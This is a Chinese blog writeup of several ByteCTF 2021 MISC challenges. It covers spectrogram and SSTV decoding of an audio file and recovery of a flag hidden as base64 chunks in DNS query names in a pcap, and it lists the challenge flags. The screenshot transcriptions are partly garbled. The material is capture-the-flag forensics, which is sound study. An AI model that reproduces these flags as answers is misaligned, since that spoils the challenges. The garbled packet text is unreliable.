

2021安全范儿高校挑战赛ByteCTF线上赛部分Writeup

原创

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本文链接: <https://blog.csdn.net/mochu777777/article/details/120813077>


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[CTF_MISC_Writeup](#) 同时被 2 个专栏收录

246 篇文章 46 订阅

订阅专栏



[CTF_MISC_Writeup](#)

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The screenshot shows the ByteCTF competition interface. At the top, there are navigation links: 指南 (Guidelines), 公告 (Announcements), 赛题 (Challenges), 排行榜 (Ranking), and 趋势 (Trend). The center features the ByteDance logo with the text "字节跳动 安全中心". Below this, a banner says "请尽快 点击此处 上传 Writeup". On the left, there's a user icon for "Lightning" with the name "Lightning". In the middle, it shows "RANK: 48" and "SCORE: 1343". On the right, it says "已结束" (Completed) and "CSDN @末初".

MISC题目附件自取

链接: <https://pan.baidu.com/s/1Fdgdz07eIptzzW4ZFwfwlw>

提取码: vujm

MISC-Checkin

Checkin

字节跳动安全系列活动主题名字是什么？你造吗？关注【字节跳动安全中心】公众号并回复本次大赛主题（4字），会有意外惊喜！

安全范儿



ByteCTF{Empower_Security_Enrich_Life}

ByteCTF{Empower_Security_Enrich_Life}

MISC-Survey

Survey

Thank you for playing ByteCTF!
Visit <https://www.wjx.cn/vj/eywKU3d.aspx> and get the flag!

ByteCTF{h0p3_y0u_Enjoy_our_ch4ll3n9es!}

MISC-HearingNotBelieving

HearingNotBelieving


Hearing is not believing


题目附件：

[点击下载附件 1](#)

CSDN @末初


hearing.wav 使用 Audacity 打开，查看 频谱图 在开头发现二维码碎片






CSDN @未初


截图，用 PS 拼接，然后转黑白





CSDN @未初

后面的听的出是 SSTV






QSSTV 转换，注意勾选上 Auto Slant (不勾选转换出来的图片有绿边影响)以及 Auto Save





QSSSTV 会将这些图片存储在 `/home/用户名/qssstv/rx_sstv/` 下，`montage` 连起来发现 `gaps` 拼不出来；直接 PS 手拼



然后用PS调了很久颜色也没能扫出来，没办法只能用最笨的办法了，一个一个填

- QRazyBox: <https://merrickx.github.io/qrazybox/>





CSDN @未初



ByteCTF{m4yB3_U_kn0W_S57V}

MISC-frequently

frequently

Someone wants to send secret information through a surreptitious channel. Could you intercept their communications?

题目附件:

[点击下载附件 1](#)

CSDN @末初

frequently.pcap

DNS流量为主，追踪UDP流量时发现第一个流: `udp.stream eq 1`，每部分只有这个位置变了，存在部分flag,

Wireshark · 追踪 UDP 流 (udp.stream eq 1) · frequently.pcap

The screenshot shows a list of DNS requests in Wireshark. The requests are all part of stream 1, as indicated by the 'Stream' column. The 'bytedance.net' source IP is consistent across all requests. The destination IP is 192.168.1.1. The payload of each request starts with 'o...' followed by a variable character (either 'm', '1', 's', 'c', '^', or '}'). A red box highlights the first few bytes of the first request ('o...m').

分组 3315, 19 客户端 分组, 0 服务器 分组, 0 turn(s). 点击选择。

整个对话 (5700 bytes)

显示和保存数据为 ASCII

流 1

查找:

滤掉此流 打印 Save as... 返回 CSDN @末初

self_wIth_mIsC^_}

继续分析DNS包，发现以源IP 10.2.173.238 向目标IP 8.8.8.8 发送长度为84的包中 Queries->Name 字段中有一部分base64

dns and ip.src==10.2.173.238 and ip.dst==8.8.8.8 and dns.qry.name.len==24

经常使用的PCAP文件分析工具，展示了抓取的数据包列表、详细信息和解码结果。

File | **编辑(E)** | **视图(V)** | **跳转(G)** | **捕获(C)** | **分析(A)** | **统计(S)** | **电话(I)** | **无线(W)** | **工具(T)** | **帮助(H)**

dns 和 ip.src==10.2.173.238 且 ip.dst==8.8.8.8 且 dns.grn.name.len==24

No.	Port	Time	Source	Destination	Protocol	Length	Frame	Identification	Info
1302	53	114.9933428	10.2.173.238	8.8.8.8	DNS	84 ✓	0x4e4a (20042)	Standard query 0x55d6 A iVBORw0KGg/bytedanec.top	
1304	53	116.402194	10.2.173.238	8.8.8.8	DNS	84 ✓	0xb0d1e (48143)	Standard query 0xd3b9 A oAAAANSUE/bytedanec.top	
1306	53	117.732474	10.2.173.238	8.8.8.8	DNS	84 ✓	0xa964 (43370)	Standard query 0x2af1 A UgAAApIAAA/bytedanec.top	
1308	53	118.878730	10.2.173.238	8.8.8.8	DNS	84 ✓	0x2635 (9781)	Standard query 0xb89c8 A FGABAAAAAr/bytedanec.top	
1310	53	120.593887	10.2.173.238	8.8.8.8	DNS	84 ✓	0xf033 (61491)	Standard query 0xf38f A 4WLxAAAAB/bytedanec.top	
1312	53	122.135122	10.2.173.238	8.8.8.8	DNS	84 ✓	0xd158 (53589)	Standard query 0xb089 A dBtUEALGP/bytedanec.top	
1314	53	123.466026	10.2.173.238	8.8.8.8	DNS	84 ✓	0x9998 (39320)	Standard query 0x447c A C/xhB0AAAA/bytedanec.top	
1316	53	124.797730	10.2.173.238	8.8.8.8	DNS	84 ✓	0x196a (6506)	Standard query 0xd3d9 A FzUkdCAK70/bytedanec.top	
1323	53	127.465684	10.2.173.238	8.8.8.8	DNS	84 ✓	0xb33e (45886)	Standard query 0xf52b A HOKAAAAPUE/bytedanec.top	
1333	53	128.993326	10.2.173.238	8.8.8.8	DNS	84 ✓	0xbe91 (48785)	Standard query 0x4146 A xURf//WEB/bytedanec.top	
1339	53	130.733798	10.2.173.238	8.8.8.8	DNS	84 ✓	0xffff2e (65326)	Standard query 0x9912 A AuJhR5CQKN/bytedanec.top	
1342	53	132.066087	10.2.173.238	8.8.8.8	DNS	84 ✓	0x55fb (22011)	Standard query 0x3d3 A fX19P9m0EA/bytedanec.top	
1345	53	133.498606	10.2.173.238	8.8.8.8	DNS	84 ✓	0x20cc (8396)	Standard query 0xce7d A AAtmsSURBVH/bytedanec.top	
1350	53	135.138624	10.2.173.238	8.8.8.8	DNS	84 ✓	0x702f (28719)	Standard query 0xde06 A ja7ZoJuqI4/bytedanec.top	
1352	53	136.572577	10.2.173.238	8.8.8.8	DNS	84 ✓	0xb725 (46885)	Standard query 0x8cbc A FEYRsgeAZF/bytedanec.top	
1354	53	138.207789	10.2.173.238	8.8.8.8	DNS	84 ✓	0x2d0f (11525)	Standard query 0x48ed A DoAhhcAAj7/bytedanec.top	
1356	53	139.538986	10.2.173.238	8.8.8.8	DNS	84 ✓	0x0429 (1065)	Standard query 0x9549 A X1NDxpsQEN/bytedanec.top	
1358	53	140.972688	10.2.173.238	8.8.8.8	DNS	84 ✓	0x2696 (9878)	Standard query 0x146c A R6xev6z9df/bytedanec.top	
1360	53	142.303971	10.2.173.238	8.8.8.8	DNS	84 ✓	0xeb22 (60194)	Standard query 0x8d12 A 108DuT1kuA/bytedanec.top	
1374	53	143.636408	10.2.173.238	8.8.8.8	DNS	84 ✓	0xd081 (53377)	Standard query 0x7e5d A SCAAAAAAAAA/bytedanec.top	
1378	53	145.741908	10.2.173.238	R.R.R.R	DNS	84 ✓	0x9ph5 (11957)	Standard query 0x7e5d A SCAAAAAAAAA/bytedanec.top	

Answer RRs: 0
Authority RRs: 0
Additional RRs: 0

Queries

- BJRUSErkIg/bytedanec.top: type A, class IN
 - Name: BJRUSErkIg/bytedanec.top
 - [Name Length: 24]
 - [Label Count: 3]
 - Type: A (Host Address) (1)
 - Class: IN (0x0001)

```
0000: 38 0e 4d e6 25 00 a4 83 e7 ac 41 cf 08 00 45 00 8.M.%... .A..E.
0010: 00 46 56 07 00 00 40 5c a0 02 ad ee 08 08 .FV...@ \.....
0020: 00 08 f6 53 00 35 00 32 c6 e2 c6 72 01 00 00 01 ..S 5.2 ...r...
